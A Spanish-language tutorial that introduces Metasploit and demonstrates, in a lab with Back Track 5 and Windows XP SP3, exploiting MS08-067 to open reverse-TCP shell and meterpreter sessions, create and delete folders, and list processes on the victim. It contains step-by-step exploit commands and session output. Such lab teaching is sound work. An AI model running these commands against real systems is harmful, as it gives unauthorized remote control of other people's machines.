

Lo definiremos como una herramienta GNU escrita en Perl y con utilización de diversos lenguajes de programación como C, Python, ASM, entre otros. Este se ejecuta bajo una consola CYGWIN.

# METASPLOIT



Para tenerlo bien claro definiremos un pequeño glosario de lo que utiliza Metasploit:

**FrameWork:** En el desarrollo de software, un Framework es una estructura de soporte definida en la cual otro proyecto de software puede ser organizado y desarrollado. Un framework puede incluir soporte de programas, librerías y un lenguaje de scripting entre otros softwares para ayudar a desarrollar y unir los diferentes componentes de un proyecto.

**Exploit:** Viene de la palabra "aprovechar". Código escrito con el fin de aprovechar un error de programación para obtener diversos privilegios.

**Shell:** Parte fundamental de un sistema operativo encargada de ejecutar las órdenes básicas para el manejo del sistema. Suelen incorporar características tales como control de procesos, redirección de entrada/salida y un lenguaje de órdenes para escribir programas por lotes o scripts.

**GNU:** Es un acrónimo recursivo que significa "GNU No es Unix". Se sugiere que se pronuncie Ñu. UNIX es un sistema estable. Fue diseñado para ser totalmente compatible con UNIX.

**CYGWIN:** Es una consola UNIX emulada bajo entornos no Unix, como son Windows y Mac, en ella se encuentran todos los comandos unix y funciona de la misma manera.

## 2.- ¿Cómo Trabaja?

Con una base de datos en la cual se encuentran toda la lista de exploits y vulnerabilidades, lo único que tenemos que indicarle a Metasploit es que vulnerabilidad, sistema y que tipo de ataque utilizaremos y datos diversos que utilizará para atacar al host.

Se llama Metasploit Framework porque es todo un entorno de testeo para diversas plataformas, la cual trabaja con librerías, bases de datos, y diversos programas, shell, codes, etc. Por tal motivo deja de ser un simple software.

## 3.- Modalidades

Antes que nada Metasploit puede ser descargado de:

<http://www.metasploit.com/>

Trabaja en 2 modalidades las cuales se pueden ejecutar en todas las plataformas y para elegir una es cuestión de gustos y comodidad.

### 3.1 Modo Web

Esta modalidad de Metasploit es una manera muy cómoda de trabajar ya que aquí toda la interface es web y no tienes que escribir mucho, todo lo demás consiste en seleccionar opción por opción y al final solo presionar un botón de “Exploit” para comenzar con el ataque, también tiene su modalidad de ataque por Shell el cual lo maneja por secciones, para entrar a este modo, lo único que se tiene que hacer es abrir el archivo msfweb.bat de Metasploit, lo cual hará que aparezca un mensaje como este:

```
+---=[ Metasploit Framework Web Interface (127.0.0.1:55555)
```

Una vez mostrado este mensaje solo es de ir a cualquier navegador web y entrar a la dirección <http://127.0.0.1:55555>, y desde esta página realizar los ataques y trabajo con Metasploit.


The screenshot shows the Metasploit Framework Web Interface. At the top, there is a large yellow graffiti-style logo with the word "METASPLOIT". Below the logo is a navigation bar with three tabs: "EXPLOITS" (highlighted in blue), "PAYLOADS", and "SESSIONS". Underneath the tabs is a search bar with a dropdown arrow and the text "Filter Modules". The main content area displays a list of exploit modules, each with a small icon and a link. The listed exploits include:

- 3Com 3CDaemon FTP Server Overflow
- AOL Instant Messenger goaway Overflow
- \* AWStats configdir Remote Command Execution
- Alt-N WebAdmin USER Buffer Overflow
- Apache Win32 Chunked Encoding
- AppleFileServer LoginExt PathName Overflow
- \* Arkeia Backup Client Remote Access
- Arkeia Backup Client Type 77 Overflow (Mac OS X)

**Nota:** Si cierras la consola msfweb.bat la página web dejara de cargar, es necesario que este en ejecución para hacer tus ataques.

### 3.2 Modo Consola

El modo de consola de Metasploit aunque es un poco más engorroso trabajar con él, suele funcionar de una manera más rápida y a veces mejor, para ejecutarlo, tienes que ejecutar el archivo msfconsole.bat de la carpeta de Metasploit. E ir trabajando por medio de comandos en lugar de una interface:



```

root@bt:~#
File Edit View Terminal Help
root@bt:~# msfconsole
# cowsay++
< metasploit >
-----
 \  _` 
  \  ) 
   \_) )\ 
    ||--|| * 

      =[ metasploit v4.0.0-release [core:4.0 api:1.0]
+ - -=[ 716 exploits - 361 auxiliary - 68 post
+ - -=[ 226 payloads - 27 encoders - 8 nops
      =[ svn r13462 updated 56 days ago (2011.08.01)
Warning: This copy of the Metasploit Framework was last updated 56 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
https://community.rapid7.com/docs/DOC-1306
msf >


```

#### 4.- ¿Cuál es el Objetivo?


Es el desarrollo, testeо, mejora y penetración a diversos sistemas, entre ellos Windows.

#### 5.- Diagramas

*Esquema común en la web:*



*Esquema Usado en Nuestra Demostración:*



#### 6.- Ataques de CREACIÓN Y BORRADO DE CARPETAS, ELIMINACIÓN DE PROCESOS, SCREENSHOT

Para la siguiente demostración debemos instalar los sistemas operativos:

- Back Track 5 (ATACANTE).



- Windows XP SP3 (VÍCTIMA).



**Recomendación:** En general previo a todos los procedimientos para atacar, debemos considerar que la red entre las maquinas ya esté establecida (haciéndole los respectivos ping) y al mismo tiempo abrir las herramientas del Metasploit.

```

root@bt:~# ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:fe:a8:36
          inet addr:192.168.70.5  Bcast:192.168.70.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe:a836/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:2288 errors:0 dropped:0 overruns:0 frame:0
            TX packets:404 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:247226 (247.2 KB)  TX bytes:51379 (51.3 KB)
            Interrupt:19 Base address:0x2000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING  MTU:16436  Metric:1
            RX packets:206327 errors:0 dropped:0 overruns:0 frame:0
            TX packets:206327 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:42772380 (42.7 MB)  TX bytes:42772380 (42.7 MB)

root@bt:~# ping 192.168.70.5
PING 192.168.70.5 (192.168.70.5) 56(84) bytes of data.
64 bytes from 192.168.70.5: icmp_seq=1 ttl=64 time=0.060 ms
64 bytes from 192.168.70.5: icmp_seq=2 ttl=64 time=0.048 ms
64 bytes from 192.168.70.5: icmp_seq=3 ttl=64 time=0.026 ms
^C
--- 192.168.70.5 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.026/0.044/0.060/0.016 ms
root@bt:~#

```

```

C:\WINDOWS\system32\cmd.exe

C:\Documents and Settings\ema>ipconfig

Configuración IP de Windows

Adaptador Ethernet Conexión de área local      :

    Sufijo de conexión específica DNS :
    Dirección IP . . . . . : 192.168.70.7
    Máscara de subred . . . . . : 255.255.255.0
    Puerta de enlace predeterminada   :

C:\Documents and Settings\ema>ping 192.168.70.7

Haciendo ping a 192.168.70.7 con 32 bytes de datos:

Respuesta desde 192.168.70.7: bytes=32 tiempo=9ms TTL=128
Respuesta desde 192.168.70.7: bytes=32 tiempo<1ms TTL=128
Respuesta desde 192.168.70.7: bytes=32 tiempo<1ms TTL=128
Respuesta desde 192.168.70.7: bytes=32 tiempo<1ms TTL=128

Estadísticas de ping para 192.168.70.7:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
    (0% perdidos).
    Tiempos aproximados de ida y vuelta en milisegundos:
        Mínimo = 0ms, Máximo = 9ms, Media = 2ms

C:\Documents and Settings\ema>

```

Siga los pasos que se muestran a continuación para realizar los mencionados **ATAQUES METASPLOIT**:

#### 6.1 CREACIÓN Y BORRADO DE CARPETAS

A manera general se realiza una simple creación y borrado de carpetas cualquiera pero mediante un "Shell" para entender mejor el termino se refiere específicamente al manejo del sistema operativo es decir ejecuta las órdenes básicas de este y vamos a acceder sin que el usuario de la maquina víctima se dé cuenta.

Se siguen los pasos detallados a continuación:

- 1.- Digitamos la siguiente ruta para que se ubique en modo consola: `msfconsole`
- 2.- A continuación digitamos la siguiente ruta: `use exploit/windows/smb/ms08_067_netapi`
- 3.- El prompt de la consola, que antes solo decía "msf", ahora cambiara, y debemos escribir ahí esta ruta: `set payload windows/shell/reverse_tcp`
- 4.- Escribimos el comando `set rhost <IP VÍCTIMA>` en nuestro caso será `192.168.70.7` y el comando específico será: `set rhost 192.168.70.7`
- 5.- Escribimos el comando `set lhost <IP ATACANTE>` en nuestro caso será `192.168.70.5` y el comando específico será: `set lhost 192.168.70.5`
- 6.- Con los parámetros ya configurados, hacemos que Back Track lance el ataque con la instrucción: `exploit`

The screenshot shows a terminal window titled "root@bt: ~" with the following content:

```
File Edit View Terminal Help
[REDACTED]MEGASPYLINE[REDACTED]
[REDACTED]MEGASPYLINE[REDACTED]

      =[ metasploit v4.0.0-release [core:4.0 api:1.0]
+ ... ---=[ 716 exploits - 361 auxiliary - 68 post
+ ... ---=[ 226 payloads - 27 encoders - 8 nops
      =[ svn r13462 updated 58 days ago (2011.08.01)

Warning: This copy of the Metasploit Framework was last updated 58 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
https://community.rapid7.com/docs/DOC-1306

msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(ms08_067_netapi) > set rhost 192.168.70.7
rhost => 192.168.70.7
msf exploit(ms08_067_netapi) > set lhost 192.168.70.5
lhost => 192.168.70.5
msf exploit(ms08_067_netapi) > exploit
```

7.- Se mostrarán una serie de líneas que nos indican que se están creando las respectivas sesiones que permiten perpetrar el respectivo ataque.

8.- En el nuevo prompt, nos daremos cuenta que ahora dirá "C:\", esto quiere decir que ya accedemos al sistema de Windows.

```
^ v x root@bt: ~
File Edit View Terminal Help
https://community.rapid7.com/docs/DOC-1306

msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(ms08_067_netapi) > set rhost 192.168.70.7
rhost => 192.168.70.7
msf exploit(ms08_067_netapi) > set lhost 192.168.70.5
lhost => 192.168.70.5
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.70.5:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:Spanish
[*] Selected Target: Windows XP SP3 Spanish (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (240 bytes) to 192.168.70.7
[*] Command shell session 1 opened (192.168.70.5:4444 -> 192.168.70.7:1118) at 2011-09-28 21:16:42 -0500

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

9.- Para salir del sistema y ubicarnos en el directorio C: ejecutamos el comando cd\

```
^ v x root@bt: ~
File Edit View Terminal Help
msf exploit(ms08_067_netapi) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(ms08_067_netapi) > set rhost 192.168.70.7
rhost => 192.168.70.7
msf exploit(ms08_067_netapi) > set lhost 192.168.70.5
lhost => 192.168.70.5
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.70.5:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:Spanish
[*] Selected Target: Windows XP SP3 Spanish (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (240 bytes) to 192.168.70.7
[*] Command shell session 1 opened (192.168.70.5:4444 -> 192.168.70.7:1118) at 2011-09-28 21:16:42 -0500

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>cd\
cd\

C:\>
```

10.- Una vez adentro procedemos a crear nuestra carpeta con el comando `mkdir<nombre del archivo>` a la cual llamaremos hacker y el comando específico será: `mkdir hacker`

The screenshot shows a terminal window titled "root@bt: ~". The terminal output is as follows:

```
File Edit View Terminal Help
rhost => 192.168.70.7
msf exploit(ms08_067_netapi) > set lhost 192.168.70.5
lhost => 192.168.70.5
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.70.5:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:Spanish
[*] Selected Target: Windows XP SP3 Spanish (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (240 bytes) to 192.168.70.7
[*] Command shell session 1 opened (192.168.70.5:4444 -> 192.168.70.7:1118) at 2011-09-28 21:16:42 -0500


Microsoft Windows XP [Versión 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>cd\
cd\

C:\>mkdir hacker
mkdir hacker

C:\>
```

11.- Una vez hecho esto vamos a nuestra maquina victima a Mi PC accedemos a Disco Local C: y vemos que se ha creado exitosamente nuestra carpeta hacker



12.- Regresamos al Back Track y procedemos a eliminar la carpeta creada y ejecutamos el comando **rmdir<nombre del archivo>** a la cual llamamos hacker y el comando específico será: **rmdir hacker**


```
^ ^ x root@bt: ~
File Edit View Terminal Help
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.70.5:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:Spanish
[*] Selected Target: Windows XP SP3 Spanish (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (240 bytes) to 192.168.70.7
[*] Command shell session 1 opened (192.168.70.5:4444 -> 192.168.70.7:1118) at 2011-09-28 21:16:42 -0500

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>cd\
cd\
C:\>mkdir hacker
mkdir hacker
C:\>rmdir hacker
rmdir hacker
C:\>
```

13.- Regresamos nuevamente al Windows y vemos que se ha borrado exitosamente nuestra carpeta hacker. Y Listo ese es todo el ataque!!!.



**Possible Problema:** Se nos podría presentar algunos problemas uno de esto sería que digitemos algún comando mal y nos salga que falló algún modulo “Failed to load module”; o que se completó el exploit pero que no se creó la sesión “Exploit completed, but no session was created” y así varios que básicamente se remiten a errores de sintaxis.

**Solución Rápida:** Dominar un poco el inglés e interpretar lo que nos dice o lo más óptimo sería buscar un traductor ya sea este un ejecutable o en la web y en el caso de que no se estableció la sesión podría ser que la Máquina Víctima no se encuentra prendida o no está en red.

```
root@bt: ~
File Edit View Terminal Help
=[ metasploit v4.0.0-release [core:4.0 api:1.0]
+ ... =[ 716 exploits - 361 auxiliary - 68 post
+ ... =[ 226 payloads - 27 encoders - 8 nops
=[ svn r13462 updated 56 days ago (2011.08.01)

Warning: This copy of the Metasploit Framework was last updated 56 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
https://community.rapid7.com/docs/DOC-1306

msf > use exploit/windows/smb/ms08_067_netapi
[-] Failed to load module: exploit/windows/smb/ms08_067_netapi
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set payload win32/shell/reverse_tcp
[-] The value specified for payload is not valid.
msf exploit(ms08_067_netapi) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(ms08_067_netapi) > set Rhost 192.168.70.5
Rhost => 192.168.70.5
msf exploit(ms08_067_netapi) > set Lhost 192.168.70.5
Lhost => 192.168.70.5
msf exploit(ms08_067_netapi) > exploit
[*] Started reverse handler on 192.168.70.5:4444
[-] Exploit exception: The connection was refused by the remote host (192.168.70.5:445)
[*] Exploit completed, but no session was created.
msf exploit(ms08_067_netapi) > exploit
```

Si nos damos cuenta esta mal digitado el comando windows

Nos muestra que falló el módulo

Se completo el exploit pero no se creo la sesión

## 6.2 ELIMINACIÓN DE PROCESOS

Hay que destacar que seguimos en el shell siga los pasos detallados a continuación:

- 1.- Digitamos la siguiente ruta para que se ubique en modo consola: **msfconsole**
- 2.- A continuación digitamos la siguiente ruta: **use exploit/windows/smb/ms08\_067\_netapi**
- 3.- El prompt de la consola, que antes solo decía "msf", ahora cambiara, y debemos escribir ahí esta ruta: **set payload windows/meterpreter/reverse\_tcp**
- 4.- Escribimos el comando **set rhost <IP VÍCTIMA>** en nuestro caso será **192.168.70.7** y el comando específico será: **set rhost 192.168.70.7**
- 5.- Escribimos el comando **set lhost <IP ATACANTE>** en nuestro caso será **192.168.70.5** y el comando específico será: **set lhost 192.168.70.5**
- 6.- Con los parámetros ya configurados, hacemos que Back Track lance el ataque con la instrucción: **exploit**

```
^ ~ x root@bt: ~
File Edit View Terminal Help

[ metasploit v4.0.0-release [core:4.0 api:1.0]
+ -- ---[ 716 exploits - 361 auxiliary - 68 post
+ -- ---[ 226 payloads - 27 encoders - 8 nops
=[ svn r13462 updated 58 days ago (2011.08.01)

Warning: This copy of the Metasploit Framework was last updated 58 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
https://community.rapid7.com/docs/DOC-1306

msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set rhost 192.168.70.7
rhost => 192.168.70.7
msf exploit(ms08_067_netapi) > set lhost 192.168.70.5
lhost => 192.168.70.5
msf exploit(ms08_067_netapi) > exploit
```

- 7.- Se mostraran una serie de líneas que nos indican que se están creando las respectivas sesiones que permiten perpetrar el respectivo ataque.
- 8.- En el nuevo prompt, que ahora dirá “meterpreter”, digitamos la instrucción **ps**
- 9.- Se muestra una serie de códigos, junto al proceso que representan en la maquina víctima; es decir, nos permitirá ver los procesos activos de la maquina víctima los cuales podemos cerrar.


```
^ ~ x root@bt: ~
File Edit View Terminal Help

[*] Started reverse handler on 192.168.70.5:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:Spanish
[*] Selected Target: Windows XP SP3 Spanish (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.70.7
[*] Meterpreter session 1 opened (192.168.70.5:4444 -> 192.168.70.7:1112) at 2011-09-28 19:22:34 -0500

meterpreter > ps

Process list
=====
PID  Name          Arch Session User
--- 
0   [System Process]
4   System         x86   0      NT AUTHORITY\SYSTEM
496  smss.exe     x86   0      NT AUTHORITY\SYSTEM
Root\System32\smss.exe
632  csrss.exe    x86   0      NT AUTHORITY\SYSTEM
```

10.- Vamos a Windows y abrimos el cmd



11.- Regresamos al Back Track y volvemos a digitar la instrucción **ps**

12.- Se deberá añadir el proceso del **cmd.exe**

```
^ ~ x root@bt: ~
File Edit View Terminal Help
OWS\Explorer.EXE
1652 alg.exe x86 0 NT AUTHORITY\SERVICIO LOCAL C:
OWS\System32\alg.exe
1980 VMwareTray.exe x86 0 EVELYN-EC255BC1\ema
Archivos de programa\VMware\VMware Tools\VMwareTray.exe
1944 VMwareUser.exe x86 0 EVELYN-EC255BC1\ema
Archivos de programa\VMware\VMware Tools\VMwareUser.exe
2004 ctfmon.exe x86 0 EVELYN-EC255BC1\ema
OWS\system32\ctfmon.exe
200 msmsgs.exe x86 0 EVELYN-EC255BC1\ema
Archivos de programa\Messenger\msmsgs.exe
448 wsctfy.exe x86 0 EVELYN-EC255BC1\ema
OWS\system32\wsctfy.exe
704 TPAutoConnect.exe x86 0 EVELYN-EC255BC1\ema
Archivos de programa\VMware\VMware Tools\TPAutoConnect.exe
1304 wuauct.exe x86 0 EVELYN-EC255BC1\ema
OWS\system32\wuauct.exe
3232 wpabalg.exe x86 0 EVELYN-EC255BC1\ema
OWS\system32\wpabalg.exe

meterpreter > ps
```

```
^ ~ x root@bt: ~
File Edit View Terminal Help
1652 alg.exe x86 0 NT AUTHORITY\SERVICIO LOCAL C:
\WINDOWS\System32\alg.exe
1980 VMwareTray.exe x86 0 EVELYN-EC255BC1\ema
\Archivos de programa\VMware\VMware Tools\VMwareTray.exe
1944 VMwareUser.exe x86 0 EVELYN-EC255BC1\ema
\Archivos de programa\VMware\VMware Tools\VMwareUser.exe
2004 ctfmon.exe x86 0 EVELYN-EC255BC1\ema
\WINDOWS\system32\ctfmon.exe
200 msmsgs.exe x86 0 EVELYN-EC255BC1\ema
\Archivos de programa\Messenger\msmsgs.exe
448 wsctfy.exe x86 0 EVELYN-EC255BC1\ema
\WINDOWS\system32\wsctfy.exe
704 TPAutoConnect.exe x86 0 EVELYN-EC255BC1\ema
\Archivos de programa\VMware\VMware Tools\TPAutoConnect.exe
1304 wuauct.exe x86 0 EVELYN-EC255BC1\ema
\WINDOWS\system32\wuauct.exe
